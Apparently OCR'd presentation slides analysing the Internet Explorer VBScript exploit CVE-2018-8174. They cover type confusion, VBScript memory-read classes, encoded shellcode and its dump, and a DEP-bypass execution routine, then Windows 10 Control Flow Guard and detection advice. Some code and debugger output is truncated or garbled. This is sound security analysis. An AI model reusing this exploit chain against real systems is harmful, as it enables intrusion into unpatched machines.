00dfb428  00000002 000089b3 00000006 00dfb44c  .............L...
00dfb438  00000000 00000002 00000005 00e11514  ................
00dfb448  00000000 0000200c 00dfd810 0486386c  ..... ......18..
00dfb458  00000000 00000000 00000000 0000822f  ............/...
00dfb468  00000006 00000000 00000000 00000003  ................
00dfb478  000002b4 0065006d 0000006d 00dfb448  ....m.e.m...H...
00dfb488  00dfb45c 00000002 00000000 000002c0  \...............
00dfb498  000002c6 00002255 00000013 00000001  ....U"..........
00dfb4a8  000002b3 000002c7 00000000 00dfb470  ............p...
00dfb4b8  00dfb48c 00000012 00000000 0000027e  ............~...

0486386c  08800001 00000001 00000000 00000000  ................
0486387c  7fffffff 00000000 00000000 15e31a15  ................

0:009> dt ole32!tagSAFEARRAY 0486386c
   +0x000 cDims            : 1
   +0x002 fFeatures        : 0x880
   +0x004 cbElements       : 1
   +0x008 cLocks           : 0
   +0x00c pvData           : (null)
   +0x010 rgsabound        : [1] tagSAFEARRAYBOUND
```

Type confusion



```
00000002 000089b3
00000000 00000003 00000005 00e11514
00000000 0000200c 00dfd810 0486386c
00000000 00000000
```

Object A – Type 0x05 Integer R8


Overlapping part

Object B – Type 0x0c SafeArray


Variant
+0x0:Type
+0x2:Reserve
+0x4:dataHigh
+0x8:dataLow

Type
EMPTY=0
NULL=1
I2=2
I4=3
R4=4
R8=5
BSTR=8
DISPATCH=9
ERROR=0xA
BOOL=0xB
VARIANT=0xC
UNKNOWN=0xD
ARRAY=0x2000
BYREF=0x8000
FUNC=0x4c


Memory read primitive



```
Class lIIIl
Dim mem
Function P
End Function
Function SetProp(Value)
     mem=Value
     SetProp=0
End Function
End Class

Class IIIlll
Dim mem
Function P0123456789
     P0123456789=LenB(mem(IlII+8))
End Function
Function SPP
End Function
End Class
```



Locate NtContinue VirtualProtect, bypass ASLR, DEP



```
Function GetShellcode()
    IIlI=Unescape("%u0000%u0000%u0000%u0000") &Unescape("%ue8fc%u0082%u0000%u8960%u31e5%u64c0%u508b%u8b30%u0c52%u
    IIlI=IIlI & String((&h80000-LenB(IIlI))/2,Unescape("%u4141"))
    GetShellcode=IIlI
End Function
```


```
0:002> db 0297002c
0297002c  fc e8 82 00 00 00 60 89-e5 31 c0 64 8b 50 30 8b  .......`..1.d.P0.
0297003c  52 0c 8b 52 14 8b 72 28-0f b7 4a 26 31 ff ac 3c  R..R..r(..J&1..<
0297004c  61 7c 02 2c 20 c1 cf 0d-01 c7 e2 f2 52 57 8b 52  a|., .......RW.R
0297005c  10 8b 4a 3c 8b 4c 11 78-e3 48 01 d1 51 8b 59 20  ..J<.L.x.H..Q.Y
0297006c  01 d3 8b 49 18 e3 3a 49-8b 34 8b 01 d6 31 ff ac  ...I..:I.4...1..
0297007c  c1 cf 0d 01 c7 38 e0 75-f6 03 7d f8 3b 7d 24 75  .....8.u..}.;}$u
0297008c  e4 58 8b 58 24 01 d3 66-8b 0c 4b 8b 58 1c 01 d3  .X.X$..f..K.X...
0297009c  8b 04 8b 01 d0 89 44 24-24 5b 5b 61 59 5a 51 ff  ......D$$[[aYZQ.
0:002> db
029700ac  e0 5f 5f 5a 8b 12 eb 8d-5d 6a 01 8d 85 b2 00 00  .__Z....]j......
029700bc  00 50 68 31 8b 6f 87 ff-d5 bb f0 b5 a2 56 68 a6  .Ph1.o.......Vh.
029700cc  95 bd 9d ff d5 3c 06 7c-0a 80 fb e0 75 05 bb 47  .....<.|....u..G
029700dc  13 72 6f 6a 00 53 ff d5-63 61 6c 63 2e 65 78 65  .roj.S..calc.exe
029700ec  00 41 65 00 00 00 00 00-00 00 00 00 00 00 00 cc  .Ae.............
029700fc  cc cc cc cc cc cc cc cc-3f 71 3d 37 30 35 35 34  ........?q=70554
0297010c  38 26 76 3d 33 00 41 41-41 41 41 41 41 41 41 41  8&v=3.AAAAAAAAAA
0297011c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Execution of Shellcode

Set shellcode pointer

type 0x4D = function | null : Shellcode will be interpreted as function

value = 0: trigger the vulnerability, run VAR::Clear, run ZwContinue, VirtualProtect to change memory to executable, then land execution to the shellcode




```
Sub ExecuteShellcode
    llll.mem(IlII)=&h4d 'DEP bypass
    llll.mem(IlII+8)=0
    msgbox(IlII)        'VT replaced
End Sub
```

Shellcode to download payload (Trojan, Ransomware), and give controls to C&C

Exploitability: Windows 7 vs Windows 10


Why the same vulnerability exploit works on Windows 7, but not Windows 10?




CPU - main thread, module KERNELBA

```
75C7B727  C9          LEAVE
75C7B728  C2 1000     RETN 10
75C7B72B  CC          INT3
75C7B72C  CC          INT3
75C7B72D  CC          INT3
75C7B72E  CC          INT3
75C7B72F  CC          INT3
75C7B730  8BFF        MOV EDI,EDI
75C7B732  55          PUSH EBP
75C7B733  8BEC        MOV EBP,ESP
75C7B735  56          PUSH ESI
75C7B736  8B75 08     MOV ESI,DWORD PTR SS:[EBP+8]
75C7B739  83FE F4     CMP ESI,-0C
75C7B73C v72 18       JB SHORT KERNELBA.75C7B756
75C7B73E  83FE F6     CMP ESI,-0A
75C7B741 v77                                56
75C7B743  8D                                P+8]
75C7B746  50
75C7B747  6A
75C7B749  56
75C7B74A  E8                                leEx
75C7B74F  85
75C7B751 v74                                56
75C7B753  8B                                P+8]
75C7B756  56
75C7B757  FF                                ll.NtClose>]
75C7B75D  5E
75C7B75E  85
75C7B760 v7C                                67
75C7B762  33
75C7B764  40
75C7B765 vEB                                76F
75C7B767  50
75C7B768  E8
75C7B76D  33
75C7B76F  5D
75C7B770  C2
75C7B773  CC
75C7B774  CC
75C7B775  CC

Address   Hex
02EF002C  FB
02EF0034  FB
02EF003C  FB
02EF0044  AB
```


Exploitability of Windows 10



```
Dump of file c:\windows\System32\vbscript.dll

PE signature found

File Type: DLL

FILE HEADER VALUES
            8664 machine (x64)
               7 number of sections
```



```
            4160 DLL characteristics
                   High Entropy Virtual Addresses
                   Dynamic base
                   NX compatible
                   Control Flow Guard
           40000 size of stack reserve
            1000 size of stack commit
          100000 size of heap reserve
            1000 size of heap commit
```



```
Class cla2 at 6e33960, terminate called
Class cla2 at 6e33960, terminate called
Class llIIl at 6e33960, terminate called
Class llIIl at 6e33570, terminate called
(eb8.123c): Security check failure or stack buffer overrun - code c0000409 (!!! second chance !!!)
VBSCRIPT!GetDispatchDispID+0xa2:
6f17c79a cd29            int     29h
```

Failed in Win 10

Windows 10: Confrol Flow Guard

- Microsoft security feature
- CFG - Return address of functions is checked during runtime against pre-defined valid functions
- Windows 10 enabled CFG on VBScript.dll, and many important windows files

Detection and Remediation

- In memory detection
- Mitigate exploit technologies

  (Buffer overflow, heap spray..)
- Patching

Trends

Major Windows vulnerabilities exploited in 2018

Internet Explore will be out of support

Demo

Questions

- Thank you!

Reference

- https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8174
- https://securelist.com/root-cause-analysis-of-cve-2018-8174/85486/
- https://github.com/piotrflorczyk/cve-2018-8174_analysis
- https://www.fortinet.com/blog/threat-research/analysis-of-dll-address-leaking-trick-used-by-double-kill-internet-explorer-0-day-exploit.html